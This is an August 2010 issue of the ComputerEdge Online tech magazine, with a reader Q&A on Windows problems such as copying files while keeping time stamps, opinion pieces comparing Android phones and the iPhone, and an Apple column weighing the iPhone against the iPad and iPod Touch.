

ComputerEdge™ Online — 08/27/10



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
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[ComputerQuick Reviews: Windows 7 Reinstall](#) by

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A reminder to be ever-vigilant with Web security.

For a period of a few days, the redirect and graphics portion of the ComputerEdge site was infected by a virus—or at least code that was attempting to do some sort of damage.

[Editor's Letters: Tips and Thoughts from Readers](#) by

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Digital Dave

“Digital Dave answers your tech questions.” by *Digital Dave*

Is there a way to copy files so that the original time stamps are kept?; A reader's Windows 7 64-bit system has a problem loading programs; a reader's computer is running inexplicably slowly.

Dear Digital Dave,

Moved files/folders retain the original file time stamps, but not copied files. Is there a way to copy files/folders so that the original time stamps are kept?

*Kenneth
San Diego, CA*

Dear Kenneth,

There are actually three time stamps on each file in the Windows file systems: Created, Accessed and Modified. There are differences in the FAT32 and the NTFS formats, but they primarily relate to the time that is used for stamping. You can see these time stamps by right-clicking on a filename or icon and selecting Properties.

"Created date" is the original date of the file. As long as the file remains on the same medium, this should not change (i.e., if you move a file from one folder to another on the same drive). However, once it needs to be recreated on a new medium (another drive), there will be a new Created date.

The "Modified date" starts at the Create date, but will change each time the file is edited (or saved). This helps to track which file is the most recent version. For this reason, Modified date is probably the most important date to watch. It will not change when copied to a new drive. I set up my directories in Windows Explorer to display the Modified date. (Right-click anywhere in the column headers and check the columns you want to include. Click "More..." for additional columns.)

If you would like more information on how the time stamp works, check out this Microsoft page (support.microsoft.com/default.aspx?scid=kb;en-us;299648&FR=1&PA=1&SD=HSCH).

The "Accessed date" is less useful since the time stamp will not be triggered every time the file is accessed (read without saving). This is caused by differences in the required time interval for the stamp to be updated.

If you do need to keep the original Created date, Microsoft has included in Windows 7 and Vista a Command Prompt program called Robocopy.exe (Robust File Copy Utility) that will do the job. (For Windows XP users, Robocopy can be found as part of the Resource Kits Tools (www.microsoft.com/downloads/details.aspx?familyid=9d467a69-57ff-4ae7-96ee-b18c4790cffd&displaylang=en.) If you use the "/TIMFIX" parameter when running Robocopy, the Created date will not change when the file is copied to another medium.

At least in Linux, there is a switch for the cp or mv command that allows you to preserve the Created time stamp even when copying to another volume. Mac likely has the same options as Linux, as it is FreeBSD-based.

Digital Dave

Dear Digital Dave,

I suddenly have a problem loading programs. I get an error message that says "the Windows installer service cannot be accessed." My laptop speakers stopped working, so I figured the drivers were corrupted somehow. The new .exe program will not run. I run Windows 7 64-bit. A Google search could find fixes only for Vista and older versions (none of which worked on my machine anyway).

*John
San Diego*

Dear John,

When problems like these start occurring, it is difficult to give precise answers (unless someone has had the identical problem). Of course, viruses are the first thing that comes to mind and it is worthwhile to do complete scans of your system. If the problem persists (it sounds like it would), then more research is required.

Although many of the solutions you found were for older versions of Windows, that doesn't mean that one of them is not the answer for Windows 7 64-bit. (You may just have not found the right one yet.) There are many similarities in how all versions of Windows function, so it is still worth reviewing older solutions. At least you can rule out certain techniques.

Having said that, I did find this Microsoft support site (support.microsoft.com/kb/929833) which may speak to your problem. It addresses "how to use the System File Checker tool (SFC.exe) to troubleshoot missing or corrupted system files on Windows Vista or on Windows 7." A number of the forums (and you) suggested that this may be your problem. If that doesn't do the job, then you may need to "fix a corrupted user file (windows.microsoft.com/en-US/Windows7/Fix-a-corrupted-user-profile)."

There is no way that I can be sure that these resources will help you get your problem fixed, but they seemed like a good start. There is the option of restoring to an earlier restore point, which you may want to try first—if it's not too old. The last resort is to do a clean install of Windows 7. If you take this route, be sure to back up all of your critical files first.

Digital Dave

Dear Digital Dave,

Thanks for all the help over the years. I have a slow computer that is driving me up the wall! I'm no techie, but rather a self-taught user between beginner and advanced.

The problem is not the bootup, but after that. I've used Process Explorer and Task Manager, etc. to see what's going on, but can't really pinpoint the problem. It's an XP; I use Firefox with all updates for everything. Free AVG is running, but I stopped Spybot's tea timer since it seemed to cause a slowdown.

After the first hour or so, everything works great; it's just the initial hour, more or less. Any hints? I'm ready to scream!

*Sandy
San Diego*

Dear Sandy,

Screaming is a good release, although it won't solve the slowdown problem with your computer. Since the performance improves after the first hour or so, then most likely there are processes that the computer is running just to get ready to run—many of which may be no longer necessary. What is most commonly recommended is that you run a program such as CCleaner (download.cnet.com/ccleaner/) to scrub out


unnecessary files and operating parameters from your system.

Over time, there are tiny routines for numerous installed (and uninstalled) programs that continue to run—even though they do nothing anymore. The extraneous files need to be removed and the Registry spruced up. It is almost impossible for most people to know what to do. Programs like CCleaner look in those areas that most commonly have problems, and then fix them. One of the primary benefits that CCleaner users rave about is how it speeds up a sluggish computer.

Be sure to create a restore point before starting the cleanup process—just to be on the safe side. If CCleaner doesn't work, do a clean install. Sometimes you just have to bite the bullet.

Digital Dave

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Is There an Android in Your Future?

“Google's Linux-based smartphone OS is making waves.” by James Hartnett

Sure, the iPhone looks great, the BlackBerry will let us read e-mail, and a Nokia or Ericsson handset will do both, in a weird European way. But where's the fun in that for Linux geeks? Android, Google's Linux-based handset operating system, has much to offer.

For at least 20 years, Apple has been introducing stunning innovations to the mass market while the rest of the corporate crowd plays catch-up and Linux brings up the rear, more slowly, but with better quality.

Thus, with the usual sense of the *déjà vu*, the smartphone market can be divided up the same way: Apple iPhone for the stylish, BlackBerry and a host of other "communication integrators" for the businessperson, and Linux-based Android for the geeks.

Just as with the personal computer and laptop markets, Linux is providing a higher quality and more open solution for a growing number of users.

What's So Smart About a Smartphone?

Smartphones are mobile computers with a mobile phone attached. The mobile phone part is a well-solved problem. It's the mobile computer that attracts all the attention.



Smartphones have larger and better screens with touch control. They work well with the Web and social media, like Facebook and Twitter. They even carry onboard Global Positioning System (GPS) units to let you know where you are, where you should be, and how you should get there. They also offer a calendar, address book, and other office tools we've come to expect from our electronics.

But a smartphone is more than just a fancy Personal Information Manager (PIM) with a mobile phone—it must have one more characteristic to make it truly "smart": It



must be able to download and run third-party applications.

Just as with their desktop and laptop computers, smartphone users can download new applications, which can do anything from controlling manufacturing equipment to telling you how many calories are in the beer you are drinking. It is the ability to function as general-purpose information devices that puts the "smart" in smartphone.

There are dozens of smartphones on the market, but only a handful of mobile phone operating systems. The flavor of the operating system determines much about the phone.

Apple for the Gliterati

The Apple iPhone needs no introduction. If you don't know what an iPhone is, say hello to Osama Bin Laden—he might be living in the same cave as you are.

The Apple iPhone is beautiful. Even better, it makes you look beautiful too. It is everything that you want to have in your tuxedo pocket as you stroll down the red carpet at Cannes—it is the Lamborghini of phones.

But the iPhone is more than just another pretty face. It introduced some very new and interesting user interface innovations. It was one of the first phones to totally abandon the physical keyboard. With an iPhone, the touch screen becomes the keyboard when you need to dial a number. It's the first to use an accelerometer so that it can make use of gestures to control the phone (still an underused capability).

Sure, there are some quirks and problems. How does the Lamborghini handle on dirt roads? Don't be silly! One simply does not take the Lamborghini on dirt roads. But nothing would work better for driving my lovely wife out to dinner on Saturday night.

BlackBerry and Symbian Sre for Suits

Outside the United States, mobile handset makers have mostly standardized on an operating system called Symbian. Developed by a consortium of heavy players in the mobile handset market, the Symbian platform has conquered European and Asian phone markets. The equivalent market segment in the United States is occupied by BlackBerry, with Microsoft bringing up the rear (for now).

These phones are for everyone who just needs the thing to work properly, every time. They are cheaper than iPhones and more reliable, and they allow you to check your work e-mail while out on a date. And they are just as sexy as that last sentence implies.

Linux, the OS of the Nerds, by the Nerds, and for the Nerds

Sure, the iPhone looks great, the BlackBerry will let us read e-mail, and a Nokia or Ericsson handset will do both, in a weird European way. But where's the fun in that?

Geeks don't care about the features someone else put into the handset. They care about the features that they can put into the handset. They want to know how to program it, how to get access to its internal state and resources. They want to color outside the lines. With Linux's built-in ability to work on small devices, it was obvious that a mobile handset based on Linux would be built.

Google Said: Let There Be Linux!

It was the mighty Google who pulled all the pieces together to create a broadly supported Linux-based handset operating system. Due to Google's leadership, the Open Handset Alliance was announced in 2007, with the goal of fostering standards for mobile devices. The alliance contains many important telecommunication and electronics companies, such as Texas Instruments, Qualcomm and Nvidia, but Google was a bit out of place, with no previous experience in handsets or electronics.

Google quickly brought an impressive offering to the table: Android—a Linux-based free software platform for mobile

handsets. The Android platform was fully ready for porting to various handsets. Better yet, Google doesn't even want any money from Android. Google is simply attempting to capture the mobile market in the same way it has captured the desktop market.

Google's technical achievement can be judged by the fact that it released the Android code in October 2008, and there are already more than 60 Android-based handsets on the market. Some are even in their second generation, like the very popular Motorola Droid. These handsets are every bit as capable as those from the other mobile operating systems.

Is Android Really Linux?

Technically speaking, Android is just as much a corporate offering as Windows or Symbian. Google is one of the richest corporations in the world. And Android is not really Linux—it is "based" on Linux. You can't just take existing Linux applications and rebuild them on Android—there is some porting work involved.

This is a significant problem. Although the Android platforms are compatible with each other, they are not generally compatible with other Linux platforms. This denies Android the easy use of the many hundreds of thousands of useful free software applications.

But Google is working hard to make sure that the Android platforms out there all maintain compatibility with each other. The Android platform ensures that the same (Android) code will work on all Android devices.

The Android code is itself open source. That means anyone can start building the handset for an Android phone, and the software will be free. This means, like Linux, it will be impossible for any one company to cause your device to become useless—even Google.

The Android platform will also enjoy many benefits reserved for the world of free software. It will provide an inviting development environment for many programmers, which will encourage much innovation and creative thinking. The applications market for Android phones already outpaces the applications market for iPhones in the number of offerings. And it is just getting started.

Some Great Google Features

The Android platform offers everything you expect from a smartphone, but where Android phones shine is in their integration with Google's vast array of online services. Just one example: You can use Google maps, along with the built-in GPS receiver of your smartphone, to get the navigation commands to get to the nearest pizza joint (or hospital).

For those who get their mail with Gmail, find their way with Google maps, and never leave the house without checking out the destination on Google Earth, an Android handset will make your favorite Web software something you carry in your pocket. Google's vast database of human knowledge will be at your fingertips 24 hours a day, 365 days a year.

You will need never wonder about anything again, because Google always knows the answer.

Recent Android Handsets

There are more than 60 Android-based handsets now available, according to Google. Some of the more well-known ones include the Motorola Droid X, the HTC Aria and the Samsung Captivate.

These handsets all offer significant processing muscle, gigabytes of built-in storage, and the sort of touch screens made famous by the iPhone. All of these second-generation Android handsets have the bugs worked out—they look and function much like the latest corporate smartphone offerings, which borrow heavily from iPhone. Physical keyboards are becoming a bit old-fashioned looking in the smartphone market.

At the other end of the hardware spectrum, the Sony Ericsson Xperia handsets offer a much smaller form factor, fewer features, and less complexity and cost. These handsets might not even qualify as smartphones for most people, but they can run third-party applications developed for Android. They are a great example of what Linux can do with minimal resources.

The Approach of Linux-Based Doom

There is a certain inevitability about the progress of technology over the last 20 years: Apple puts something out with real originality and style, good functionality, and a high price (example: the Macintosh). Other corporations follow with imitations that are noticeably less expensive, and not quite as good (like the IBM PC running Windows).

Linux, though technically free, usually ends up costing somewhere between the two, but delivers performance significantly superior to both, with lots of style, and plenty of stability (like Fedora).

This leaves Apple in the difficult position of having to constantly innovate in order to survive. The company did it with desktops, and it did it with laptops. Apple even did it for portable music devices, and smartphones are an obvious play.

If the past is any guide, Apple will eventually run out of ideas in this market, and the rest of the corporate world will rush in to fill the void. Phones will be cheaper, they will work well, and they will include some great user-interface tools—the best that Apple engineers could come up with before they were driven from the market by slavish corporate imitators.

Apple will run out of buyers when the stylish people just buy a cheaper handset from the corporate or Linux market. The corporate imitators will, in turn, be driven off by the freeware based, open-development environment offered by Android or some other Linux-style handset operating system.

The corporate players can run, but they cannot hide. Eventually they will be swarmed by the Linux hoard.

James is a writer and software developer who has been with the free software movement from the beginning. He lives, writes, and programs in sunny Colorado.

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Smartphone Decisions

“The iPhone is the undisputed leader and Android is the only viable challenger.” by Wally Wang

For anyone not already enamored with a BlackBerry or Nokia phone, the real choice boils down to Apple's iPhone or Google's Android-based phones. How can you choose what's right for you?

The five most popular smartphones are Apple's iPhone, Google's Android-based phones, Research In Motion's BlackBerry phones, Nokia Symbian OS phones and Microsoft Windows Mobile phones. If you're shopping for a smartphone today, you can effectively eliminate any Microsoft Windows Mobile phones, since Windows Mobile represents dead-end technology. If you insist on a Microsoft phone operating system, wait until the end of the year for Windows Phone 7, the successor to Windows Mobile 6.5, to arrive.

Likewise, Nokia may have pioneered the idea of smartphones with its Symbian OS, but it's been losing market share rapidly every year. Nokia plans to move to another operating system called MeeGo, but unless you have a particular reason to use a Nokia phone, you can ignore Nokia Symbian OS phones along with Microsoft's Windows Mobile phones.

That pretty much leaves the iPhone, Android phones and BlackBerrys as the major choices among smartphones. BlackBerrys have long been a favorite of corporations, so if you're comfortable using a BlackBerry, you'll probably want to stick with another BlackBerry. For everyone else, BlackBerry has continued parading out its next "iPhone killer," which inevitably disappoints nearly everyone who truly wants a smartphone that compares to the iPhone. First there was the Blackberry Storm, then the Storm 2, then the Torch, and they all received mediocre to lousy reviews.

For anyone not already enamored with a BlackBerry or Nokia phone, the real choice boils down to Apple's iPhone or Google's Android-based phones. The iPhone basically redefined smartphones and Google's Android closely mimics the iPhone so the features are nearly identical. Try both types of phones in an actual store to see what you like best, but here are the main features to examine.

Apps Selection

Whether you choose an iPhone or an Android phone, the biggest feature is the ability to download and install apps to expand the capability of your phone. Right now, the iPhone is the app leader with Android a distant second, but rapidly closing the gap.

Quantity alone doesn't guarantee quality, and many apps duplicate functionality, but the more apps available, the more likely you'll find an app just for you. In the old days, people bought computers based on the type of software it ran. Today, smartphone buyers can look for the app they need to determine whether to get an iPhone or Android phone.

To browse through the available apps on the iPhone, run iTunes (www.apple.com/itunes/) on your computer (Windows or Mac) and click the iTunes Store icon under the Store category in the left pane of the iTunes window. Now click on the App Store category at the top of the iTunes window and you'll be able to browse the App Store to see what's available for the iPhone.



Figure 1. Within iTunes on either Windows or a Mac, you can view available iPhone apps.

Load your browser and visit the Android Marketplace (www.android.com/market), and you can see a similar list of popular Android apps. By browsing through both the Apple App Store and the Android Marketplace, you can look for the types of apps that you might need for your smartphone.




Figure 2. The Android Marketplace is as close as your browser.

Although you may find similar (or even identical) apps for the iPhone and Android, you do need to exercise more caution when downloading apps from the Android Marketplace.

Before anyone can post an app in Apple's App Store, Apple checks out the app to make sure it doesn't do anything prohibited, such as steal your personal data and send it off to a hacker in Russia or China. With Android, anyone can post an app, which makes Android a growing target for hackers posting Trojan horse apps to steal someone's personal data or send text messages to a foreign phone number to ring up charges without the user's knowledge.

Just as with software, apps require certain specifications, such as the latest operating system. If you have an older iPhone, you need to check if an app will run on your iPhone model. If you have an Android phone, you need to know which version of the Android operating system your phone has. If you don't have the right operating system version, you can't use a particular app.

For safety and quantity (for now) in considering apps, the iPhone is the winner.

Carrier Choice

The main attraction of Android phones is that you can get an Android phone to work with the carrier you like best. With the iPhone, you're stuck with AT&T. Not all carriers are equal depending on your area. For some people, Verizon is the best carrier, but in other areas, AT&T or Sprint may be more reliable.

To find the best carrier for your area, talk to your neighbors and friends and find out if they have problems with their mobile phones. Sometimes a mobile phone might work perfectly fine in your neighborhood or workplace, but if you

move or change jobs, suddenly your coverage won't be as good, making your cell phone useless.

For maximum flexibility in choosing a carrier, the Android wins hands down.

Hardware Features

Practically every mobile phone has a camera, but every phone's camera captures pictures at different resolutions. The megapixel rating of a camera can be deceiving. Generally, more is better, but despite the iPhone's lower 5-megapixel resolution, it routinely captures higher-quality images than rival Android phones with 8-megapixel cameras. If taking pictures is important to you, capture some images in the store and see which one you think is best.

The keyboard is another feature that divides people. Some people are perfectly happy with the virtual keyboard on a touchscreen. Others absolutely need a physical keyboard that slides out and provides real keys you can touch. Strangely enough, some Android phones offer both a virtual keyboard and a physical one.

If you need a physical keyboard, your only choice is an Android phone. If a physical keyboard isn't that important to you, then the iPhone or an Android phone can work just fine.

What makes choosing an Android phone particularly maddening is that one phone might have the camera that you want while another phone might have a physical keyboard that you like. When comparing Android phones, you have plenty of hardware choices, but there's a chance that no single Android phone will offer you all the hardware features you want. With the iPhone, you just have to accept what's offered because you have no other choices.

For hardware choice, the Android is the obvious winner, which is why Android phones are popular with the technical crowd who enjoy customizing and toying around with different features. In comparison, the iPhone is better suited for someone who couldn't care less about hardware and just wants something that works without having to consider all the hardware choices available.

Connectivity

Mobile phones usually need to share data with a regular computer, such as names and phone numbers. If you heavily depend on Google's online apps such as Gmail and Google Calendar, the Android phones can share data with anything Google-related easily.

If you use iTunes to store your music and video collection, then you'll find that the iPhone may be simpler to use to keep all your data synchronized between your phone and your computer.

That's not to say that you can't synchronize your Google data on an iPhone or share music and video from your computer to an Android phone. For greater connectivity options, Android phones typically offer slots for holding microSD cards, which the iPhone lacks without additional accessories.

Like most Apple products, the iPhone takes a minimalist approach in giving you just what you need and making everything else optional through added accessories. Android phones tend to bombard you with features so you'll have everything you need, whether or not you actually use those features.

For connectivity, Android phones are more versatile, but if you don't need or care about these multiple features, then you might just be happy using an iPhone.

The Intangibles

The iPhone has defined the standard for a smartphone and every Android phone is striving to meet or exceed that standard. Since Android phones mimic the iPhone, you may just decide that you'll get the smartphone leader and not bother yourself sorting through all the different Android phones available.

If you already use an iPod Touch, you may be more inclined to use an iPhone since all iPod Touch apps that you've purchased can also be run on your iPhone. So if you've found a favorite app that works on your iPod Touch, you won't have to buy that app all over again for your iPhone.

Finding an iPhone is simple since you can either get the latest model (the iPhone 4) or buy the previous model at a steep discount (\$99 for the iPhone 3GS). Finding the right Android phone can be more time-consuming because no two Android phones are exactly alike and each Android phone offers a unique advantage.

The Dell Streak offers the biggest screen (5 inches), which tries to give you a combination phone and tablet experience. Motorola's Droid gives Verizon customers an iPhone-like experience, while HTC's EVO 4G does that for Sprint customers. Trying to decide the best Android phone is nearly impossible because no two people have the exact same needs.

If you appreciate sheer choice, then go with an Android phone. If you appreciate using the smartphone standard that every other phone is trying to imitate, then go with the iPhone.

Ultimately the only way you can go wrong in choosing a smartphone is if you decide to get a Palm Pre, Microsoft Kin, or Windows Mobile 6.5 phone. The iPhone is the undisputed leader and Android is the only viable challenger for now, so try them both and see which one you think is best for you.

In the early days, before Wally became an Internationally renowned comedian, computer book writer, and generally cool guy, Wally Wang used to hang around The Byte Buyer dangling participles with Jack Dunning and go to the gym to pump iron with Dan Gookin.


Wally is responsible for the following books:

Microsoft Office 2010 for Dummies (www.amazon.com/gp/product/0470489987?ie=UTF8&tag=the15minmovme-20&linkCode=as2&camp=1789&creative=9325&creativeASIN=0470489987),
 Beginning Programming for Dummies (www.amazon.com/gp/product/0470088702?ie=UTF8&tag=the15minmovme-20&linkCode=as2&camp=1789&creative=9325&creativeASIN=0470088702),
 Beginning Programming All-in-One Reference for Dummies (www.amazon.com/gp/product/0470108541?ie=UTF8&tag=the15minmovme-20&linkCode=as2&camp=1789&creative=9325&creativeASIN=0470108541),
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 How to Live With a Cat (When You Really Don't Want To) (www.smashwords.com/books/view/18896).

When not performing stand-up comedy or writing computer books, he likes to paper trade stocks with the video game Stock Reflex (www.plimus.com/jsp/download_trial.jsp?contractId=1722712&referrer=wwang), using the techniques he learned from a professional Wall Street day trader.

In his spare time, Wally likes blogging about movies and writing screenplays at his site "The 15 Minute Movie Method." (www.15minutemoviemethod.com/) Wally can be reached at wally@computoredge.com.

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Windows Tips and Tricks

Windows Tips and Tricks
“A call for Windows-related questions.” by
Jack Dunning

Take a look at Edgeward for some insight into how viruses affected a portion of the ComputerEdge Web site. Also, a call for Windows-related questions.

This week I refer you to Edgeward not because it has Windows Tips—it doesn't—but because the topic of viruses and what happened to a small portion of the *ComputerEdge* Web site is worth taking a look at, regardless of whether you are a casual surfer or host your own Web site.

Any Windows Questions?

If you have any specific Windows questions that you would like addressed in next week's column, please leave your question as a comment by clicking "Tell us what you think about this article" at the beginning or end of the column, or send an e-mail to ceeditor@computoredge.com.

Thank you.

Jack is the publisher of *ComputerEdge* Magazine. He's been with the magazine since first issue on May 16, 1983. Back then, it was called *The Byte Buyer*. His Web site is www.computoredge.com. He can be reached at ceeditor@computoredge.com

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Wally Wang's Apple Farm

“The iPhone vs. the iPad vs. the iPod Touch” by Wally Wang

Given the similarities between the iPhone, the iPod Touch and the iPad, which one is best for you? Also, Flash woes and insights; will Intel's \$7.68 billion McAfee investment pay off in the long run?; and a tip on changing your system update settings.

Wally Wang's Apple Farm

One of the biggest appeals of the iPhone is that it's a miniature computer that fits in your hand. Any mobile phone can make and receive phone calls, but until the iPhone came along, browsing the Internet or finding and loading apps to expand the capabilities of your phone was clumsy and confusing. Apple simply made these seemingly trivial tasks easy while other phone manufacturers made these same tasks so cumbersome that most people never bothered to use them in the first place.

In the world of tablet computers, Microsoft has been touting the benefits of tablets for 10 years, yet tablets were either bulky and heavy with screens that swiveled around and folded over the keyboard, or ultra-mobile PCs (UMPC) that cost too much without any compelling advantage for using them over a netbook or laptop. When Apple introduced the iPad, it created an intuitive device at a reasonable price that was flexible enough to do a variety of tasks without compromise.

Given the similarities between the iPhone and the iPad, which one is best for you?

The iPhone is more of a communication device. If you need to make phone calls, you can't do that with an iPad. The latest iPhone 4 also includes front and back-facing cameras so you can engage in video conferencing as long as both iPhone 4 users are in a Wi-Fi hotspot. If you don't want to talk to others, you can still communicate through text messaging.

For communicating with others through talking or text messaging, the iPhone is the obvious choice over the iPad right now. (Future versions of the iPad will likely include a back and front-facing camera to allow video conferencing too.)

The huge drawback of the iPhone is that you have to pay a monthly fee to a telephone carrier such as AT&T. Depending on the plan that you choose, this monthly fee can range from \$60 to \$120. With the iPad, cellular phone connectivity is optional, which means that after you've bought an iPad, you need never spend any additional money to use it again.

Another big advantage of the iPad over the iPhone is the increased screen size. Reading large amounts of text on the iPhone's screen can be difficult, and typing on the iPhone's keyboard may be suitable for short messages, but not for creating larger documents.

With the larger screen and virtual keyboard, the iPad provides a decent-size keyboard for making typing less error-prone than the iPhone's smaller keyboard. More importantly, the larger screen size of the iPad makes it easier to write or draw.



Figure 1. The physical dimensions of the iPhone and iPad.

If you value extreme portability and the ability to talk or text message with others, then the iPhone is the clear choice. If you need to create content and don't want the added cost of a cellular phone bill, then the iPad is the better option, especially if you need to create or edit text, spreadsheets, or presentations using the optional Pages, Numbers and Keynote iWork office suite so you can get work done on the go.

From a cost perspective, the iPad is the less expensive option over the long run. From a portability and communication perspective, the iPhone is the better choice. Then again, you can always get both, store the same apps on each device, and get the best of both worlds when you need it.

If you wait another month, Apple will release an updated iPod Touch. While it will lack the ability to make and receive phone calls, it will include front and back-facing cameras so you can do video conferencing in a Wi-Fi hotspot. The smaller size and the lower cost of the iPod Touch also makes it a less expensive and more portable device than an iPad.

Choosing between the iPhone, iPod Touch, or the iPad means deciding what's most important to you. If you have an iPhone, you don't need an iPod Touch, but if you have an iPod Touch, you may still need a cellular phone. Think of the iPod Touch as an iPhone without the phone (and the monthly phone bill).

Whichever device you chose, they all work the same and run the same apps, so any apps you've already bought can be transferred to a new device with no problems. With so much power in a handheld device, it's no wonder that desktop computers are slowly fading in popularity. Why be tied to your desk when you can get your work done wherever you go?

To read how one man used both an iPhone and an iPad to manage patients poisoned by the oil spill in the Gulf of Mexico, read about Mark Ryan (blogs.computerworld.com/16787/ipad_oil_spill), the director of the Louisiana Poison Center.

Using an app called LogMeIn (itunes.apple.com/us/app/logmein-ignition/id299616801?mt=8), Mark used an iPhone to remotely access his desktop computer. When the iPhone's tiny screen became cumbersome to use, Mark switched to an iPad. By reading Mark's experiences, you can see how the iPhone and iPad can expand their usefulness with the right app.

Flash Woes and Insights

